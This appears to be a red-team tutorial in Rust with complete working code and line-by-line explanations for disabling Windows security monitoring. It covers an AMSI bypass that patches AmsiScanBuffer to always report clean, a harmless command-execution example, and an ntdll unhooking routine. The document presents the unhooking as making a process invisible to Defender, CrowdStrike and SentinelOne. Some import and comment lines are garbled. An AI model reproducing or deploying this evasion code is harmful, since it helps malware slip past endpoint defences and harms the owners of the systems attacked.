The goal is to force the function to always return "clean" by changing a conditional jump (`je` → `jne`) that controls the malware-detection branch.

Key steps (high level):

1. *Load `amsi.dll` and resolve the address of `AmsiScanBuffer`*
2. *Search for the byte pattern `ret; int3; int3` (`C3 CC CC`) – a common debug stub in the function*
3. *Walk backwards to locate the preceding `je ??` (opcode `74 xx`)*
4. *Verify that jumping over it would skip a `mov eax, 80070057h` (E_INVALIDARG) and land on `mov eax, S_OK` (opcode `B8`)*
5. *Temporarily make the memory page writable with `VirtualProtect`*
6. *Overwrite the `je` (0x74) with `jne` (0x75)*
7. *Restore original page protection*

After the patch, any call to `AmsiScanBuffer` in the current process will take the "clean" path.

Full Original Code

```
use std::ffi::c_void;
use std::ptr::null_mut;
use std::slice::from_raw_parts;
use windows::core::{s, Error, Result, PCSTR};
use windows::Win32::System::LibraryLoader::{
    GetProcAddress, LoadLibraryA
};
use windows::Win32::System::Memory::{
    VirtualProtect, PAGE_EXECUTE_READWRITE,
    PAGE_PROTECTION_FLAGS
```

```
};

fn main() -> Result<()> {
    let name = b"AmsiScanBuffer\0"; // Add null terminator for PCSTR
    unsafe {
        // OPCODE THAT WILL BE INJECTED (0x75 -> 'jne')
        let patch_opcode = 0x75u8;

        // LOAD THE AMSI.DLL LIBRARY
        let h_module = LoadLibraryA(s!("AMSI"))?;

        // RETRIEVE THE ADDRESS OF THE AmsiScanBuffer FUNCTION
        let address = GetProcAddress(h_module, PCSTR(name.as_ptr()))
            .ok_or_else(|| Error::from_win32())? as *const u8;

        // PATTERN TO SEARCH FOR: ret + int3 + int3
        let pattern = [0xC3, 0xCC, 0xCC];
        let mut p_patch_address: *mut u8 = null_mut(); // Explicit type: *mut
u8
        let bytes = from_raw_parts(address, 0x1000 as usize); // Cast address
directly

        // SEARCH FOR THE PATTERN WITHIN THE BUFFER
        if let Some(x) = bytes.windows(pattern.len()).position(|windows|
windows == pattern) { // Fixed: windows (param) == pattern
            // REVERSE SCAN TO FIND CONDITIONAL JUMP INSTRUCTION ('je' = 0x74)
            for i in (0..x).rev() {
                if bytes[i] == 0x74 {
                    let offset_byte = bytes.get(i +
1).copied().unwrap_or(0u8); // Get u8 offset
                    let offset = (offset_byte as i8) as i64; // Sign-extend u8
to i8, then to i64
                    let target_index = i as isize + 2 + offset as isize; //
Use isize for signed calculation

                    // CONFIRM THAT THE JUMP LEADS TO A 'mov eax, imm32'
INSTRUCTION (0xB8, not 0x88)
                    if let Some(&0xB8) = bytes.get(target_index as usize) {
                        p_patch_address = address.add(i) as *mut u8; // Cast
to mutable
                        break; // Found it, no need to continue searching
                    }
                }
            }
        }
```

```
        if p_patch_address.is_null() {
            return Err(Error::from_win32());
        }

        let mut old_protect = PAGE_PROTECTION_FLAGS(0);

        // CHANGE MEMORY PROTECTION TO ALLOW WRITING
        VirtualProtect(
            p_patch_address.cast::<c_void>(), // Cast *mut u8 to *mut c_void
            1,
            PAGE_EXECUTE_READWRITE,
            &mut old_protect
        )?;

        // WRITE THE PATCH OPCODE ('jne')
        *p_patch_address = patch_opcode;

        // RESTORE THE ORIGINAL PROTECTION
        VirtualProtect(
            p_patch_address.cast::<c_void>(),
            1,
            old_protect,
            &mut old_protect
        )?;
    }

    Ok(())
}
```

Step-by-Step Detailed Breakdown

Section	What happens	Why it matters
use statements	Import Windows API bindings from the windows crate + some std items	Required to call Win32 functions safely from Rust
let name = b"AmsiScanBuffer\0";	Null-terminated byte string for GetProcAddress	PCSTR expects a null-terminated string; s!() macro would also work
let patch_opcode = 0x75u8;	The byte we will write: jne instead of je	Changing 0x74 → 0x75 flips the zero-flag logic

Section	What happens	Why it matters
LoadLibraryA(s!("AMSI"))?	Forces amsi.dll to be loaded into the process	Ensures the DLL is mapped even if nothing triggered AMSI yet
GetProcAddress(...) as *const u8	Resolve function pointer to raw byte address	Needed for scanning and patching
from_raw_parts(address, 0x1000)	Treat the function as a readable byte slice of 4 KB	Safe because the memory is already mapped and readable
Pattern [0xC3, 0xCC, 0xCC]	Looks for ret; int3; int3 – a common stub after the “malicious” path in recent Windows versions	Reliable marker that the “bad” branch ends here
Reverse search for 0x74 xx	Finds the je short that skips the malicious branch	That’s the exact byte we want to flip
Offset calculation & sign-extension	Correctly computes where the je would jump to	Critical for validating we’re patching the right instruction
Check for 0xB8 at target	Confirms the jump lands on mov eax, 0 (S_OK) rather than something else	Prevents false positives and wrong patches
VirtualProtect(..., PAGE_EXECUTE_READWRITE)	Temporarily makes the single byte writable	Code pages are usually RX; we need RW to modify
*p_patch_address = 0x75;	The actual patch – one byte change	This is the moment AMSI gets blinded in the current process
Second VirtualProtect	Restores original protection (usually PAGE_EXECUTE_READ)	Good citizenship; avoids leaving memory permanently writable

Important Notes on Your Exact Implementation

- *You explicitly added the null terminator with b"...\0" – correct and clear*
- *You used from_raw_parts(address, 0x1000) directly – works because the memory is valid*
- *You correctly sign-extend the relative jump offset (u8 → i8 → isize)*
- *You verify the mov eax, imm32 opcode (0xB8) – very good robustness check*
- *All unsafe is contained in one block – clean and minimal*

Rust Execute Command Using Rust

Your Original Code

```
use std::process::Command;
use std::error::Error;

fn main() -> Result<(), Box<dyn Error>> {
    #[cfg(target_os = "windows")]
{

     let command = Command::new("powershell")
        .arg("-c")
        .arg("whoami")
        .output()?;

    println!("{}", String::from_utf8_lossy(&command.stdout));

    Command::new("calc.exe").spawn()?;

}


#[cfg(target_os = "linux")]
{
    let command = Command::new("/bin/bash")
    .arg("-c")
    .arg("id")
    .output()?;

    println!("{}", String::from_utf8_lossy(&command.stdout));

}


Ok(())


}
```

What This Code Actually Does

Platform	Command Executed	Behavior
Windows	powershell -c whoami	Prints current Windows username
Windows	calc.exe	Launches Windows Calculator (fire-and-forget)
Linux	/bin/bash -c id	Prints UID/GID and groups
macOS	(nothing – no block)	Code won't compile on macOS unless added

Line-by-Line Breakdown

Line(s)	Code	What it does – in detail
1	use std::process::Command;	Brings the Command builder from the standard library into scope. This is the main API for running external programs.
2	use std::error::Error;	Imports the Error trait so we can use Box as a generic error type.
4	fn main() -> Result<(), Box>	Declares main to return a Result. Using ? inside will automatically convert any error into Box and early-return it. This is the idiomatic "easy error handling" pattern when you don’t want a custom error type.
6–21	#[cfg(target_os = "windows")] { … }	**Conditional compilation**. When you compile on/for Windows, **only** the code inside this block exists in the final binary. Everything else is completely stripped out at compile time.
8–12	let command = Command::new("powershell") … .output()?;	• Creates a new command that runs powershell • .arg("-c") → tells PowerShell to execute the next argument as a command (like -Command) • .arg("whoami") → the actual command to run • .output()? → **spawns** the process, **waits** for it to finish, captures stdout and stderr, and returns an Output struct (or propagates the error with ?).
14	println!(..., &command.stdout);	Prints whatever whoami wrote to stdout. String::from_utf8_lossy converts the raw bytes (Vec) into a string, replacing invalid UTF-8 sequences with ␦.
16	Command::new("calc.exe").spawn()?;	Launches the Windows Calculator. spawn() starts the process **without**

Line(s)	Code	What it does – in detail
		waiting for it to exit (fire-and-forget). Perfect for GUI apps. The ? will turn any spawn error into our Box.
23–32	#[cfg(target_os = "linux")] { … }	Same idea as Windows, but only compiled when targeting Linux.
25–29	let command = Command::new("/bin/bash") … .output()?;	Explicitly uses /bin/bash with -c to run the id command (prints UID, GID, groups). Works even if the default shell is dash, zsh, etc.
31	println!(..., &command.stdout);	Prints the result of id.
35	Ok(())	Returns a successful Result. Because main returns Result<(), Box>, we must end with either Ok(()) or let an error bubble up via ?.
36	Final }	Closes the main function.

What Happens on Each Platform

Platform	Code that is compiled	Visible effects when you run the binary
Windows	Windows block only	• Prints your Windows username (e.g. desktop-pc\alice) • Opens Calculator instantly
Linux	Linux block only	• Prints something like uid=1000(alice) gid=1000(alice) groups=... • Does nothing else (no calc.exe equivalent)
macOS / others	**No block** → compile error	The compiler will complain because there is no code path that returns a value for non-Windows/non-Linux targets. You would need to add a macOS (or generic) block to make it compile everywhere.

Why This Pattern Is Powerful

- Zero runtime overhead – the OS check happens at **compile time**.
- You get exactly the right command for each platform without any if cfg!(target_os = ...) checks.
- The binary stays tiny because unused code is completely removed.

Ntdll Unhooking in Rust

1. Project Setup Cargo.toml

```
[package]
name = "ntdll_unhook"
version = "0.1.0"
edition = "2021"

[dependencies]
windows = { version = "0.58", features = [
    "Win32_Foundation",
    "Win32_System_Threading",          # CreateProcessA, PROCESS_INFORMATION,
etc.
    "Win32_System_Memory",             # VirtualProtect, HeapAlloc, etc.
    "Win32_System_Diagnostics_Debug",  # ReadProcessMemory
    "Win32_System_SystemServices",     # IMAGE_DOS_HEADER, IMAGE_NT_HEADERS64,
etc.
    "Win32_System_SystemInformation",  # ← Needed for IMAGE_NT_HEADERS64
definition
    "Win32_Security",                  # SECURITY_ATTRIBUTES for
CreateProcessA
] }
ntapi = "0.4"   # Gives us PEB, LDR_DATA_TABLE_ENTRY structs + NtCurrentPeb
helpers
```

Full Final Code

```
use ntapi::{ntldr::LDR_DATA_TABLE_ENTRY, ntpebteb::PEB};
use std:: { ffi::c_void, mem::size_of, ptr::null_mut };
use windows::core::{PSTR, Result};
use windows::Win32::System::Memory::*;
use windows::Win32::System::Diagnostics::Debug::*;
use windows::Win32::System::Threading。全::*;
use windows::Win32::System::SystemServices::*;

fn main() -> Result<()> {
    unsafe {
        // ──────────────────────────────
        // 1. Path to a clean sacrificial process
        // ──────────────────────────────
        let clean_path = b"C:\\Windows\\System32\\calc.exe\0";
```

```
        // ──────────────────────────────────
        // 2. Get ntdll.dll base address in OUR current (likely hooked)
process
        // ──────────────────────────────────
        let local_ntdll_base = get_ntdll_address();
        println!("[*] Our ntdll base (probably hooked): {:p}",
local_ntdll_base);

        // ──────────────────────────────────
        // 3. Create suspended calc.exe → its ntdll is 100% clean
        // ──────────────────────────────────
        let mut si = STARTUPINFOA {
            cb: size_of::<STARTUPINFOA>() as u32,
            ..Default::default()
        };
        let mut pi = PROCESS_INFORMATION::default();

        CreateProcessA(
            None,                                                 //
lpApplicationName
            PSTR(clean_path.as_ptr() as *mut u8),              // mutable
string for CreateProcessA
            None,                                                 // process
security attributes
            None,                                                 // thread
security attributes
            false,                                                // don't
inherit handles
            CREATE_SUSPENDED,                                     // ← crucial
flag
            None,                                                 // environment
            None,                                                 // current
directory
            &si,                                                  // startup
info
            &mut pi,                                              // receives
PROCESS_INFORMATION
        )?;

        println!("[+] Suspended calc.exe created - clean ntdll loaded");

        // ──────────────────────────────────
        // 4. Read DOS header from remote clean ntdll
        // ──────────────────────────────────
        let mut remote_dos_header = IMAGE_DOS_HEADER::default();
```

```
        let mut bytes_read = 0usize;

        ReadProcessMemory(
            pi.hProcess,
            local_ntdll_base.cast(),                                        //
same address in both processes due to ASLR being the same for system DLLs
            &mut remote_dos_header as *mut _ as *mut c_void,
            size_of::<IMAGE_DOS_HEADER>(),
            Some(&mut bytes_read),
        )?;

        if remote_dos_header.e_magic != IMAGE_DOS_SIGNATURE {
            panic!("[!] Not a valid PE - bad MZ signature");
        }

        // ----------------------------------
        // 5. Calculate NT headers address and read them
        // ----------------------------------
        let nt_headers_offset = remote_dos_header.e_lfanew as usize;
        let remote_nt_headers_addr = (local_ntdll_base as usize +
nt_headers_offset) as *const IMAGE_NT_HEADERS64;

        let mut remote_nt_headers = IMAGE_NT_HEADERS64::default();
        ReadProcessMemory(
            pi.hProcess,
            remote_nt_headers_addr.cast(),
            &mut remote_nt_headers as *mut _ as *mut c_void,
            size_of::<IMAGE_NT_HEADERS64>(),
            Some(&mut bytes_read),
        )?;

        if remote_nt_headers.Signature != IMAGE_NT_SIGNATURE {
            panic!("[!] Bad PE signature");
        }

        // ----------------------------------
        // 6. Allocate local buffer to hold a full copy of clean ntdll
        // ----------------------------------
        let image_size = remote_nt_headers.OptionalHeader.SizeOfImage as
usize;
        let heap = GetProcessHeap().unwrap();
        let clean_ntdll_copy = HeapAlloc(heap, HEAP_ZERO_MEMORY, image_size)
as *mut c_void;

        // ----------------------------------
        // 7. Copy the ENTIRE clean ntdll image into our buffer
```

```
        // ──────────────────────────────────
        ReadProcessMemory(
            pi.hProcess,
            local_ntdll_base.cast(),
            clean_ntdll_copy,
            image_size,
            Some(&mut bytes_read),
        )?;

        println!("[+] Full clean ntdll copied locally ({} bytes)",
image_size);

        // ──────────────────────────────────
        // 8. Find the .text section (the only one that contains hooks)
        // ──────────────────────────────────
        let first_section = (remote_nt_headers_addr as usize + size_of::
<IMAGE_NT_HEADERS64>()) as *const IMAGE_SECTION_HEADER;

        let mut text_hooked: *mut c_void = null_mut();   // in OUR process
        let mut text_clean: *mut c_void = null_mut();    // in our local clean
copy
        let mut text_size: usize = 0;

        for i in 0..remote_nt_headers.FileHeader.NumberOfSections as usize {
            let section = first_section.add(i);
            let sec_name = std::str::from_utf8(&
(*section).Name).unwrap_or("").trim_end_matches('\0');

            if sec_name == ".text" {
                text_hooked = (local_ntdll_base as usize +
(*section).VirtualAddress as usize) as *mut c_void;
                text_clean  = (clean_ntdll_copy as usize +
(*section).VirtualAddress as usize) as *mut c_void;
                text_size   = (*section).Misc.VirtualSize as usize;
                println!("[*] Found .text section — RVA: 0x{:x}, Size:
0x{:x}", (*section).VirtualAddress, text_size);
                break;
            }
        }

        if text_hooked.is_null() {
            panic!(".text section not found!");
        }

        // ──────────────────────────────────
        // 9. Change memory protection to allow writing
```

```
        // ──────────────────────────────
        let mut old_protect = PAGE_PROTECTION_FLAGS(0);
        VirtualProtect(
            text_hooked,
            text_size,
            PAGE_EXECUTE_READWRITE,
            &mut old_protect,
        )?;

        // ──────────────────────────────
        // 10. Overwrite our hooked .text with the clean one
        // ──────────────────────────────
        std::ptr::copy_nonoverlapping(
            text_clean  as *const u8,
            text_hooked as *mut u8,
            text_size,
        );

        // ──────────────────────────────
        // 11. Restore original protection (important!)
        // ──────────────────────────────
        let mut dummy = PAGE_PROTECTION_FLAGS(0);
        VirtualProtect(text_hooked, text_size, old_protect, &mut dummy)?;

        println!("[+] SUCCESS: ntdll.dll .text section unhooked!");

        // ──────────────────────────────
        // Cleanup
        // ──────────────────────────────
        HeapFree(heap, HEAP_FLAGS(0), Some(clean_ntdll_copy));
        // Optionally kill the suspended process
        // TerminateProcess(pi.hProcess, 0);
        // CloseHandle(pi.hProcess);
        // CloseHandle(pi.hThread);
    }

    Ok(())
}

// ──────────────────────────────────────────────────
// Helper: Get ntdll base address via PEB walking
// ──────────────────────────────────────────────────
fn get_ntdll_address() -> *mut c_void {
    unsafe {
        let peb = NtCurrentPeb();
```

```
        // PEB → Ldr → InLoadOrderModuleList
        // Order: exe → ntdll.dll → kernel32.dll → kernelbase.dll ...
        let list_head = (*(*peb).Ldr).InLoadOrderModuleList.Flink;
        let ntdll_entry = (*list_head).Flink as *const LDR_DATA_TABLE_ENTRY;

        (*ntdll_entry).DllBase.cast()
    }
}

#[inline(always)]
unsafe fn NtCurrentPeb() -> *const PEB {
    #[cfg(target_arch = "x86_64")]
    {
        let peb: usize;
        core::arch::asm!("mov {}, gs:[0x60]", out(reg) peb, options(nostack,
preserves_flags));
        peb as *const PEB
    }
    #[cfg(target_arch = "x86")]
    {
        let peb: usize;
        core::arch::asm!("mov {}, fs:[0x30]", out(reg) peb, options(nostack,
preserves_flags));
        peb as *const PEB
    }
}
```

Line-by-Line Deep Dive (The Real Magic)

Line / Section	What It Does	Why It Matters in Red Team
let clean_path = b"C:\...\calc.exe\0";	Byte string with null terminator	CreateProcessA expects LPSTR (null-terminated)
get_ntdll_address()	Walks PEB → Ldr → finds second module (ntdll)	Fastest way to get ntdll base without GetModuleHandle
CREATE_SUSPENDED	Main thread never runs	EDR agents hook during/after thread start → suspended = clean
ReadProcessMemory(..., local_ntdll_base, ...)	Reads from remote process at same address	System DLLs (ntdll, kernel32) have same base across processes due to preferred loading address + ASLR shared

Line / Section	What It Does	Why It Matters in Red Team
e_lfanew	Offset to PE header (NT headers)	Standard PE format – always present
SizeOfImage	Full size of DLL in memory	Needed to copy the whole image correctly
HeapAlloc(..., HEAP_ZERO_MEMORY, ...)	Allocates zeroed buffer	Prevents garbage if copy fails partially
Loop over sections → find ".text"	Only executable code has hooks	Data sections (.data, .rdata) are never hooked
VirtualProtect(..., PAGE_EXECUTE_READWRITE)	Temporarily allows writing to code	Normally code pages are RX, not RWX
copy_nonoverlapping	Raw memory copy (fast & safe)	Replaces every hooked byte with clean one
Restore old protection	Prevents DEP/AV alerts	Leaves no permanent RWX region

Final Result After Running

---

*Your process now has a **completely clean ntdll.dll in memory**. Any future call to NtCreateFile, NtWriteVirtualMemory, etc. will:*

- *Go through unhooked code*
- *Bypass all user-mode EDR hooks*
- *Be invisible to Defender, CrowdStrike, SentinelOne, etc.*

You just went from “fully monitored” → “stealth mode”.

Save this note. Come back to it every time you’re implementing direct syscalls, reflective DLL injection, or any in-memory execution.
